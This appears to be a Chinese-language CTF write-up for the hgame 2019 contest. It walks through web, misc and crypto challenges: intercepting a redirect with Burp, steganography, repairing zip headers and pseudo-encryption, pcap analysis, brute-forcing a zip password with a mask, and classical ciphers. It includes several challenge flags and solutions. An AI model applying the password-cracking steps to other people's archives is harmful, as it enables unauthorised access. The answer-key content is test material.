
先按照题目提示f12一下，找到f12.php

yeah!you find the gate


but can you find the password?

please post password to me! I will open the gate for you!

需要密码，我们burp拦截一下试试



可以看见我们要的密码，修改一下发送method，再添加password再发送一次



出现了click me to get flag的字眼，点击的时候还是需要burp，不然会说aoh,your speed is sososo fast,the flag must have been left in somewhere，答案如下


```
GET /iamflag.php HTTP/1.1
Host: 47.107.252.171:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://47.107.252.171:8080/f12.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 302 Found
Server: nginx/1.15.8
Date: Thu, 31 Jan 2019 05:48:24 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.2.14
location: toofast.php
Content-Length: 132
```

```
<html>
<head>
<title>can you find me?</title>
</head>
<body>
<p>flag:hgame{f12_1s_aMazing111}</p>
</body>
</html>
```

Misc

Hidden Image in LSB

用Stegsolve打开，观察各通道，有一个通道里就有答案哦

打字机

用眼睛看就完事了，感觉就是键盘码，有很多重复的字符，开头肯定是hgame，后面_这个字符键盘对应位置上没有的，所以就是_，最后那个单词，题目是打字机，眼拔flag，typewriter(正好英语黄皮书第三篇晨读后面有这个单词，看到就猜到了)，但后把重复的字符改过来就好，注意大小写，和键盘长得一样的是大写，不然就是小写

Broken Chest

Zip的文件头被修改了，用Hex Editor改过来打开就OK，然后需要密码，目测加密位不是伪加密，用binwalk分解，可以看到有comment，comment的内容就是密码

Try

我先去百度了一下这文件格式是什么，然后发现貌似是流量分析，在wireshark里常有了一波后，发现了png和zip，后来我选择了zip分析一下，zip可以直接提取放进Hex Editor中分析

http						
No.	Time	Source	Destination	Protocol	Length	Info
18	28.952330	192.168.61.1	192.168.61.129	HTTP	436	GET / HTTP/1.1
26	29.035585	192.168.61.129	192.168.61.1	HTTP	514	HTTP/1.1 200 OK (text/html)
28	29.095170	192.168.61.1	192.168.61.129	HTTP	414	GET /icons/openlogo-75.png HTTP/1.1
36	29.149810	192.168.61.129	192.168.61.1	HTTP	254	HTTP/1.1 200 OK (PNG)
38	29.240427	192.168.61.1	192.168.61.129	HTTP	404	GET /favicon.ico HTTP/1.1
40	29.241340	192.168.61.129	192.168.61.1	HTTP	559	HTTP/1.1 404 Not Found (text/html)
52	40.679234	192.168.61.1	192.168.61.129	HTTP	443	GET /dec.zip HTTP/1.1
142	40.685708	192.168.61.129	192.168.61.1	HTTP	964	HTTP/1.1 200 OK (application/zip)

打开zip，发现有个password文件，打开，里面写着hgame*****

flag应该就是压缩包的密码，有一种爆破的冲动，我先用mask掩码攻击爆破(hgame{??????})，工具采用azpr，跑出来结果是hgame25839421

打开之后有一张图片，应该就是图片隐写，binwalk一下，发现图片里有压缩包需要密码和一个1.docx，压缩包里还有一个1.docx，怀疑是明文攻击，伪加密也有可能

	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f	
0	50	4b	03	04	14	00	00	00	08	00	f8	74	32	4e	dd	c4	P K
1	cd	94	e7	24	00	00	92	2f	00	00	06	00	00	00	31	2e	蛤 ? . .
2	64	6f	63	78	ed	5a	05	57	5c	4b	12	1e	dc	dd	5d	82	d o c x 基

看了头部知道是伪加密(加密位是00，不是09)，改最底下的加密标志位，成功打开，打开docx，还是空白的，r1gl
 那最后一招了.....百度了一下word隐写，谁百度谁知道

Crypto

Mix

这题初看题目，可以发现是摩斯密码，如果不清楚，百度一下类似的密文也可以知道的
 解密之后可以看见{}，但是不在我们需要的位置上，毕竟flag的格式我们是知道的，移位操作我们可以用栅栏解密
 之后还是没有hgame，我们可以考虑用凯撒来解密
 解密后有可能flag不对，因为用在线解密的时候，会自动大写转小写的，要改回去哦

Base全家

这题你真的让我还原一遍，难度是有点高，我是一个个眼睛边看边解谜的，快20轮了吧233
 提几个要点吧，最后一轮是base58，在这题之前我还不知道有这个base方法，后来实在解不出了，百度后才知道的
 然后如果直接复制黏贴的话比较硬核，可以选择用保存伪文件后，处理文件的方式来解决比较方便